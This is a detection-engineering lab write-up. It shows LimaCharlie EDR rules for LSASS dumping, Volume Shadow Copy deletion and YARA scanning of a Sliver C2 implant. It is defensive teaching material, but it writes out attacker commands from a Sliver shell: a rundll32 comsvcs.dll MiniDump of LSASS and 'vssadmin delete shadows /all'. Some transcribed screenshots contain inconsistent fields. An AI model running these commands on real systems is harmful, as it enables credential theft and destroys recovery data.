- 2026-02-18 17:34:18 SENSITIVE\_PROCESS\_ACCESS {"EVENTS": [{"event": {"BASE\_ADDRESS": "140702840455168", "COM": " rundll32.exe", "FILE\_PATH": "C:\Windows\System32\comsvcs.dll", "HASH": "0bb68e5462955fb9f70fb8d7b95fe1a5f987eeef57de0a2671ee", "PARENT\_ATOM": "a684444db0bfea06efd8a6d76995f782", "PARENT\_PROCESS\_ID": 680, "PROCESS\_ID": 5136, "SOURCE": {"COMMAND\_LINE": " rundll32.exe C:\Windows\Temp\lsass.dmp full"}, "TIME": "2026-02-18 17:34:18"}]}

The third event is selected and expanded, showing its JSON structure. A red box highlights the "COMMAND\_LINE" and "FILE\_PATH" fields in the expanded event details.

We found our event and now know what credential access looks like. We can use this to craft a detection & response (D&R) rule that would alert us for this activity in the future.

The screenshot shows a log event details page. At the top, there are several buttons: 'SCROLL INTO VIEW', 'GO TO PARENT', 'VIEW TIMELINE', 'COPY EVENT', and 'BUILD D&R RULE'. The 'BUILD D&R RULE' button is highlighted with a red box and has a red arrow pointing to it from below. Below the buttons, there is event information: 'TIME' (2026-02-18 17:34:10) and 'HOSTNAME' (ec2amaz-2buu2t2). Under the 'EVENT ROUTING' section, the event JSON is displayed:

```

{
  "event": {
    "EVENTS": [
      {
        "event": {
          "ACCESS_FLAGS": 5136,
          "PARENT_PROCESS_ID": 680,
          "PROCESS_ID": 616,
          "SOURCE": {
            "COMMAND_LINE": "rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 616 C:\Windows\Temp\lsass.dmp full",
            "FILE_IS_SIGNED": 1,
            "FILE_PATH": "C:\Windows\system32\rundll32.exe"
          }
        }
      }
    ]
  }
}

```

Click '**Build D&R Rule**' and specify a simple detection criteria in the 'Detect' section of the new rule.

```

event: SENSITIVE_PROCESS_ACCESS
op: and
rules:
- op: ends with
  path: event/*TARGET/FILE_PATH
  value: lsass.exe
- not: true
  op: ends with
  path: event/*SOURCE/FILE_PATH
  value: wmic.exe

```

In the 'Response' section, we direct LimaCharlie to generate a report upon detection:

- *action: report*  
name: LSASS access

This rule only looks at SENSITIVE\_PROCESS\_ACCESS events where the victim or target process ends with **lsass.exe**. It also excludes a noisy false positive in this VM, **wmiprvse.exe**. This rule would need further tuning in a production environment, but for now it works for our purposes.

On the same page, LimaCharlie carried over the original event used for the rule creation, and provides the capability to test our rule logic to see if it works. Let's test it now.

The screenshot shows the LimaCharlie interface. At the top, there are two buttons: "CREATE" (blue) and "DISCARD DRAFT" (white). A red arrow points from "DISCARD DRAFT" down to a red-bordered box labeled "TARGET EVENT". Below this, there are two tabs: "SCAN HISTORY" (light blue) and "TARGET EVENT" (red). The "TARGET EVENT" tab is selected. The main area is titled "Event" and contains a JSON event definition. A red arrow points from the bottom of the JSON code down to a red-bordered box labeled "TEST EVENT".

```
1  {
2      "event": {
3          "EVENTS": [
4              {
5                  "event": {
6                      "BASE_ADDRESS": 140702840455168,
7                      "COMMAND_LINE": "C:\\Windows\\system32\\lsass.exe",
8                      "CREATION_TIME": 1771435517004,
9                      "FILE_IS_SIGNED": 1,
10                     "FILE_PATH": "C:\\Windows\\system32\\lsass.exe",
11                     "HASH": "b86911fd11cd5db9afdb99427e8a4bc22d7b646519e3a1f",
12                     "MEMORY_USAGE": 13459456,
13                     "PARENT": {
14                         "FILE_IS_SIGNED": 1,
15                         "FILE_PATH": "\\\\Device\\\\HarddiskVolume1\\\\Windows\\\\System\\",
16                         "THIS_ADM": "5va\\adwysbausieesjyy4z/bzb995ibwI",
17                         "THREADS": 10,
18                         "TIMESTAMP": 1771435535838,
19                         "USER_NAME": "NT AUTHORITY\\\\SYSTEM"
20                     }
21                 },
22                 "routing": {
23                     "arch": 2,
24                     "rule": "LSASS access"
25                 }
26             }
27         ]
28     }
29 }
```

#### TEST EVENT

Match. 3 operations were evaluated with the following results:

- true => (ends with) {"op":"ends with","path":"event/\*/TARGET/FILE\_PATH","value":"lsass.exe"}
- true => (lends with) {"not":true,"op":"ends with","path":"event/\*/SOURCE/FILE\_PATH","value":"wmiprvse.exe"}
- true => (and) {"event":"SENSITIVE\_PROCESS\_ACCESS","op":"and","rules":[{"op":"ends with","path":"event/\*/TARGET/FILE\_PATH","value":"lsass.exe"}, {"not":true,"op":"ends with","path":"event/\*/SOURCE/FILE\_PATH","value":"wmiprvse.exe"}]}

Our rule successfully matched the event. We can now finalize and activate the rule by clicking 'Create' at the bottom of the page.

Next, we will return to the Linux VM and test if our rule works in practice.

Delete the previously dumped lsass process:

```
execute cmd.exe /c del C:\\Windows\\Temp\\lsass.dmp
```

Rerun the LOLBIN attack to dump lsass from memory again:

```
execute rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump  
[lsass.exe PID] C:\\Windows\\Temp\\lsass.dmp full
```

We navigate to the "**Detections**" page on LimaCharlie through the left-hand menu, and here we can view our detected threat as well as the raw event.

The screenshot shows the 'Detections' page with the following interface elements:

- SOURCE:** Select... dropdown.
- DATE:** 2026-02-18 18:17:06.
- RANGE:** Range selector set to 'All'.
- Quick Search:** Text input field with placeholder 'Quick Search'.
- ADD FILTER:** Button.

Below the search bar, a message says "You're up-to-date!"

Two log entries are listed:

```
2026-02-18 18:15:32 LSASS access → ec2amaz-2buu2t2 {"event":{"EVENTS":[{"event":{"BASE_ADDRESS":140702840455168,"COMMAND_LINE":"C:\\Windows\\system32\\lsass.exe"}]}]}  
2026-02-18 18:15:32 LSASS access → ec2amaz-2buu2t2 {"event":{"EVENTS":[{"event":{"BASE_ADDRESS":140702840455168,"COMMAND_LINE":"C:\\Windows\\system32\\lsass.exe"}]}]}
```

We can also jump directly to where this event occurred in the Timeline by clicking "View Timeline" from the Detection entry.

# Creating Blocking Rules

In this next section, we will create a rule designed to block ransomware by identifying and terminating processes that attempt to delete Volume Shadow Copies. This technique is commonly used by ransomware and for anti-forensics purposes.

**Volume Shadow Copies** (VSCs) are a common target in the initial stages of a ransomware attack because they offer a simple mechanism for file or full system restoration. Therefore, the deletion of VSCs is a predictable, early indicator of an imminent ransomware event, as attackers seek to eliminate this recovery option.

One basic command that accomplishes this is `vssadmin delete shadows /all`

**Baselining** is crucial because this is not a command likely to be run in a healthy environment.

We will run the command we're looking to detect and block.

In our Sliver C2 session we first drop to a system native command prompt with the `shell` command.

Then, run `vssadmin delete shadows /all`

Run `whoami` to verify we still have an active system shell

```
sliver (REGULATORY_CENTURION) > shell
? This action is bad OPSEC, are you an adult? Yes
[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 5268

PS C:\Users\Administrator\Downloads> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Users\Administrator\Downloads> whoami
whoami
ec2amaz-2buu2t2\administrator
```

We return to **LimaCharlie** to check if the default Sigma rules detected the deletion of the volume shadow copies.

We click on the alert to examine the metadata within the detection. Sigma rules provide helpful references to explain why a detection took place.

e79a1d97-503a-46f8-8906-2f1969960f88	
<a href="#">VIEW TIMELINE</a> →	<a href="#">COPY SOURCE</a> <input type="checkbox"/> <a href="#">MARK FALSE POSITIVE</a> <input checked="" type="checkbox"/> <a href="#">VIEW RULE</a> →
<b>CATEGORY</b>	<b>TIME</b>
Shadow Copies Deletion Using Operating Systems Utilities	2026-02-18 19:14:15
<b>SOURCE</b>	
ec2amaz-2buu2t2	
<a href="#">DETECTION</a>	<a href="#">ROUTING</a>
<a href="#">AI EXPLAIN</a>	
<pre>^ "references": [     0:         "https://www.slideshare.net/heirhabarov/hunting-for-credentials-dumping-in-windows-environment"     1: "https://blog.talosintelligence.com/2017/05/wannacry.html"     2:         "https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/new-teslacrypt-ransomware-arrives-via-spam/"     3:         "https://www.bleepingcomputer.com/news/security/why-everyone-should-disable-vssadmin-exe-now/"     4:         "https://www.hybrid-analysis.com/sample/ed01ebfb9eb5bbea545af4d01bf5f1071661840480439c6e5babe8e080e41aa?environmentId=100"</pre>	

We navigate to the event in the **Timeline** and **craft a D&R rule** from the event.

Using the rule template, we create a **Response** action.

```
- action: report
  name: vss_deletion_kill_it
- action: task
  command:
    - deny_tree
    - <<routing/parent>>
```

**action: task** is responsible for killing the parent process responsible with `deny_tree` for the `vssadmin delete shadows /all` command. **deny\_tree** tells the sensor that all activity starting at a specific process (and its children) should be denied and killed.

## Testing Blocking Rules

We'll return to the Sliver C2 session and test if our new rule works.

```
vssadmin delete shadows /all
```

The action of running the command should trigger our rule. Check if the D&R rule correctly terminated the parent process for our impact.

```
whoami
```

```
[*] Started remote shell with pid 5268
PS C:\Users\Administrator\Downloads> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Users\Administrator\Downloads> whoami
whoami
ec2amaz-2buu2t2\administrator
PS C:\Users\Administrator\Downloads> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Users\Administrator\Downloads> whoami
Shell exited ←
```

## Detections [VIEW DOCS →](#)

The screenshot shows a search interface with fields for 'SOURCE' (Select...), 'DATE' (2026-02-18 19:35:53), and 'RANGE' (checkbox). A 'Quick Search' button is also present. Below the search bar, a list of log entries is shown. Two entries are highlighted with a red box:

- 2026-02-18 19:31:35 Shadow Copies Deletion Using Operating Systems Utilities → ec2amaz-2buu2t2 {"event": {"COMMAND\_LINE": "\\"C:\\Windows\\vss\\vss\_deletion\_kill\_it"}}
- 2026-02-18 19:31:35 vss\_deletion\_kill\_it → ec2amaz-2buu2t2 {"event": {"COMMAND\_LINE": "\\"C:\\Windows\\vss\\vss\_deletion\_kill\_it"}}

In a genuine ransomware attack, the parent process (which would likely be the ransomware payload or a lateral movement tool) would be terminated by this action.

## Implementing YARA Rules

In the final part of the lab, we will implement automated YARA scanning capabilities to detect Sliver C2 malware, both as files and running processes.

YARA is a tool that allows users to create rules based on unique textual or binary patterns, which describe the specific characteristics of malicious behaviors or distinct malware families.

We know we're dealing with a Sliver C2 payload so we will use a [YARA signature](#) provided by the UK National Cyber Security Centre.

1. In LimaCharlie, navigate to “Automation” > “YARA Rules” > "Add YARA Rule"

We name our rule ***sliver*** (must be as typed for the rule to work) paste the rule extracted from the pdf above, and click Create.

2. We also create a second rule named ***sliver-process***, pasting the contents of this [gist](#) into the Rule block.

## Yara Rules [VIEW DOCS →](#)

Yara rules are records stored in config Hive that can be leveraged by other extensions ↗

<input type="checkbox"/>	Name	Last Modified
<input type="checkbox"/>	sliver	2026-02-18 19:56:00
<input type="checkbox"/>	sliver-process	2026-02-18 19:58:54

3. Next, we navigate to “Automation” > “D&R Rules” to set up a couple D&R rules that will generate alerts for us when a YARA detection takes place. This one will be called **YARA Detection**.

Detect block:

```
event: YARA_DETECTION
op: and
rules:
- not: true
  op: exists
  path: event/PROCESS/*
- op: exists
  path: event/RULE_NAME
```

Notice that we’re detecting on YARA detections **not** involving a PROCESS object, that will be a separate rule.

Respond block:

```
- action: report
  name: YARA Detection {{ .event.RULE_NAME }}
- action: add tag
  tag: yara_detection
  ttl: 80000
```

4. Create another rule, this time specifically involving a PROCESS object, called **YARA Detection in Memory**.

Detect block:

```
event: YARA_DETECTION
op: and
rules:
- op: exists
  path: event/RULE_NAME
- op: exists
  path: event/PROCESS/*
```

Respond block:

```
- action: report
  name: YARA Detection in Memory {{ .event.RULE_NAME }}
- action: add tag
  tag: yara_detection_memory
  ttl: 80000
```

**AUTOMATION > D&R RULES**

## Detection & Response Rules 1533 VIEW

Detection & Response rules automate actions based on the real-time events you define.

All Rules	Name	Last Modified
<input type="checkbox"/>	<a href="#">LSASS Accessed</a>	2026-02-18 18:09:56
<input type="checkbox"/>	<a href="#">YARA Detection</a>	2026-02-18 20:16:48
<input type="checkbox"/>	<a href="#">YARA Detection in Memory</a>	2026-02-18 20:22:11

# Testing YARA Rules

Since we are aware that a Sliver implant is already located in the Downloads folder of our Windows VM, we can readily test our signature. This is accomplished by initiating a manual YARA scan using the EDR sensor.

In LimaCharlie, navigate to **Sensors List**, and choose our Windows VM sensor.

Access the EDR Sensor Console which allows us to run sensor commands against this endpoint.

The screenshot shows the LimaCharlie interface with the sidebar open. The sidebar has several options: Overview (which is selected), Analytics, Artifacts, Autoruns, Console (with a red arrow pointing to it), Detections, Drivers, and Event Collection. The main area shows the 'SENSORS > OVERVIEW' for the sensor 'ec2amaz-2buu2t2'. It displays the hostname 'ec2amaz-2buu2t2' and a 'NETWORK ACCESS' section with a button labeled 'ISOLATE FROM NETWORK'.

Run the following command to start a manual YARA scan of all files in the Downloads directory. We are trying to find a match to the Sliver YARA signature.

```
yara_scan hive://yara/sliver -r C:\Users\Administrator\Downloads
```

The screenshot shows the 'SENSORS > CONSOLE' interface for the 'Console' sensor. It lists several events:

- CONNECTED**: Connection established. Sensor ready to receive commands.
- ISSUED**: 2026-02-18 20:26:54  
yara\_scan  
yara\_scan hive://yara/sliver -r C:\Users\Administrator\Downloads
- YARA\_DETECTION**: 2026-02-18 20:26:54  
A red box highlights the following JSON object:

```
{"event": {  
    "FILE_PATH": "C:\Users\Administrator\Downloads\REGULATORY_CENTURION.exe"  
    "RULE_NAME": "sliver_github_file_paths_function_names"  
}}
```
- ERROR**:

```
{"event": {  
    "ERROR": 0  
    "ERROR_MESSAGE": "done"  
}}
```

Above we can see we found a positive hit on one of the signatures contained within the Sliver YARA rule.

We can confirm the new Detection on the “Detections” screen.

The screenshot shows a "Detections" interface with a "VIEW DOCS" link. It has filters for "SOURCE" (Select...), "DATE" (2026-02-18 20:29:38), and "RANGE". A search bar says "Quick Search" and an "ADD FILTER" button is present. Below the filters, a message says "You're up-to-date!". A single detection entry is listed: "2026-02-18 20:26:54 YARA Detection sliver\_github\_file\_paths\_function\_names → ec2amaz-2buu2t2 {"event": {"FILE\_PATH": "C:\\Users\\Administrator\\Downloads\\REGULATORY\_CENTURION.exe"}...". The file path "REGULATORY\_CENTURION.exe" is highlighted with a red box.

## Automating YARA Scans

1. Next we will set up a new D&R rule to Automatically YARA scan downloaded EXEs, and title it **YARA Scan Downloaded EXE**.

Detect block:

```
event: NEW_DOCUMENT
op: and
rules:
- op: starts with
  path: event(FILE_PATH)
  value: C:\\Users\\
- op: contains
  path: event(FILE_PATH)
  value: \\Downloads\\
- op: ends with
  path: event(FILE_PATH)
  value: .exe
```

This detection is simply looking for any new `.exe` files that appear in any users Downloads directory.

Respond block:

```
- action: report
  name: EXE dropped in Downloads directory
- action: task
  command: >-
    yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH
  }}"
  investigation: Yara Scan Exe
  suppression:
    is_global: false
  keys:
    - '{{ .event.FILE_PATH }}'
    - Yara Scan Exe
  max_count: 1
  period: 1m
```

This response action generates an alert for the EXE creation and kicks off a YARA scan using the Sliver signature against the newly created EXE.

2. Now we will set up another D&R rule to YARA scan processes launched from Downloads directory, and title it **YARA Scan Process Launched from Downloads**.

Detect block:

```
event: NEW_PROCESS
op: and
rules:
  - op: starts with
    path: event(FILE_PATH
    value: C:\Users\
  - op: contains
    path: event(FILE_PATH
    value: \Downloads\
```

This rule is matching any process that is launched from a user Downloads directory

Respond block:

```
- action: report
  name: Execution from Downloads directory
- action: task
  command: yara_scan hive://yara/sliver-process --pid "{{ .event.PROCESS_ID }}"
  investigation: Yara Scan Process
  suppression:
    is_global: false
  keys:
    - '{{ .event.PROCESS_ID }}'
    - Yara Scan Process
  max_count: 1
  period: 1m
```

This rule scans the currently running process, identified by its `PROCESS_ID`, instead of the `FILE_PATH`. It also utilizes the new YARA rule we developed, named `sliver-process`.

The use of a different rule for process scanning is necessary here because the default NCSC rules fail to trigger on live Sliver instances due to overly specific matching logic. This second rule created by Eric Capuano employs a looser logic to successfully detect strings that are characteristic of an active Sliver beacon.

Here are our current active rules that we created:

**AUTOMATION > D&R RULES**

## Detection & Response Rules

Detection & Response rules automate actions based on the following criteria:

All Rules	Quick Search
<input type="checkbox"/> Name	Last Modified
<input type="checkbox"/> LSASS Accessed	2026-03-05
<input type="checkbox"/> YARA Detection	2026-03-05
<input type="checkbox"/> YARA Detection in Memory	2026-03-05
<input type="checkbox"/> YARA Scan Downloaded EXE	2026-03-05
<input type="checkbox"/> YARA Scan Process Launched from ...	2026-03-05

**AUTOMATION > YARA RULES**

## Yara Rules

Yara rules are records stored in config Hive.

Name
<input type="checkbox"/> sliver
<input type="checkbox"/> sliver-process

## Scanning New EXEs in Downloads

Let's test if our rules work. Begin by launching Powershell in the Windows VM.

To simplify the process, we will not re-download the Sliver payload. Instead, we will simulate a new executable download on the system by temporarily moving the existing payload to a different location and then returning it to `C:\Users\Administrator\Downloads`.

```
PS C:\Users\Administrator> cd ~\Downloads
PS C:\Users\Administrator\Downloads> ls

Directory: C:\Users\Administrator\Downloads

Mode                LastWriteTime       Length  Name
----                -              -----      -----
-a----   3/5/2025 3:32 AM          616344  lc_sensor.exe
-a----  2/18/2026 5:31 PM        17442816 REGULATORY_CENTURION.exe
```

```
PS C:\Users\Administrator\Downloads> Move-Item ~\Downloads\*.exe ~\Documents\  
PS C:\Users\Administrator\Downloads> Move-Item ~\Documents\*.exe ~\Downloads
```

We copy all .exe files from Documents back to Downloads (where we've enabled automatic YARA scanning)

Now we return to LimaCharlie and look at our Detections.

Detections [VIEW DOCS →](#)

SOURCE DATE RANGE

Select... 2026-02-18 21:22:10 Quick Search ADD FILTER

You're up-to-date!

2026-02-18 21:20:36	YARA Detection sliver_github_file_paths_function_names → ec2amaz-2buu2t2 {"event":{"FILE_PATH":"C:\\Users\\Administrator\\Downloads\\sliver_github_file_paths_function_names.exe"}}
2026-02-18 21:18:32	EXE dropped in Downloads directory → ec2amaz-2buu2t2 {"event":{"FILE_PATH":"C:\\Users\\Administrator\\Downloads\\sliver_github_file_paths_function_names.exe"}}

Here we can see an alert for the executable file being dropped into the Downloads directory, quickly followed by a YARA detection once the scan is initiated and identifies Sliver within the executable. Our 'Scanning New EXEs in Downloads' rules are successful.

## Scanning processes launched from Downloads

We have one more rule to test. This one scans all processes launched from the Downloads directory for the presence of Sliver C2.

To start, kill any existing instances of our Sliver C2 from previous labs.

```
Get-Process [payload_name] | Stop-Process
```

Execute the Sliver payload from your Administrative PowerShell session again to generate the NEW\_PROCESS event, which triggers scanning of a process launched from the Downloads directory.

```
C:\\Users\\Administrator\\Downloads\\[payload_name].exe
```

```
PS C:\\Users\\Administrator\\Downloads> Get-Process REGULATORY_CENTURION | Stop-Process  
PS C:\\Users\\Administrator\\Downloads> C:\\Users\\Administrator\\Downloads\\REGULATORY_CENTURION.exe
```

In LimaCharlie, we check our Detection tab for the alerts.

**Detections** [VIEW DOCS →](#)

SOURCE DATE RANGE 🔍

Select... 2026-02-18 21:36:24

Quick Search ADD FILTER

Time	Event Description
2026-02-18 21:32:13	YARA Detection in Memory sliver_strings → ec2amaz-2buu2t2 {"event": {"PROCESS": {"BASE_ADDRESS": 9175040, "COMMAND_LINE": "C:\\Users\\Administrator\\AppData\\Local\\Temp\\sliver.exe"}, "FILE": {"NAME": "sliver_strings", "PATH": "C:\\Users\\Administrator\\AppData\\Local\\Temp\\sliver.exe", "SIZE": 1024}, "REGISTRY": {"KEY": "Software\\Microsoft\\Windows\\CurrentVersion\\Run\\sliver", "NAME": "sliver", "TYPE": "REG_SZ", "VALUE": "C:\\Users\\Administrator\\AppData\\Local\\Temp\\sliver.exe"}, "THREAD": {"ID": 1000, "PARENT_ID": 1, "PROCESS": "sliver", "STATE": "Running", "TID": 1000, "TIME": 1676544732130}, "USER": "Administrator"}}
2026-02-18 21:32:12	Execution from Downloads directory → ec2amaz-2buu2t2 {"event": {"PROCESS": {"BASE_ADDRESS": 9175040, "COMMAND_LINE": "C:\\Users\\Administrator\\Downloads\\sliver.exe"}, "FILE": {"NAME": "sliver", "PATH": "C:\\Users\\Administrator\\Downloads\\sliver.exe", "SIZE": 1024}, "REGISTRY": {"KEY": "Software\\Microsoft\\Windows\\CurrentVersion\\Run\\sliver", "NAME": "sliver", "TYPE": "REG_SZ", "VALUE": "C:\\Users\\Administrator\\Downloads\\sliver.exe"}, "THREAD": {"ID": 1000, "PARENT_ID": 1, "PROCESS": "sliver", "STATE": "Running", "TID": 1000, "TIME": 1676544732130}, "USER": "Administrator"}}

An initial alert for Execution from Downloads was quickly followed by a YARA Detection in Memory, revealing Sliver within the EXE after the scan.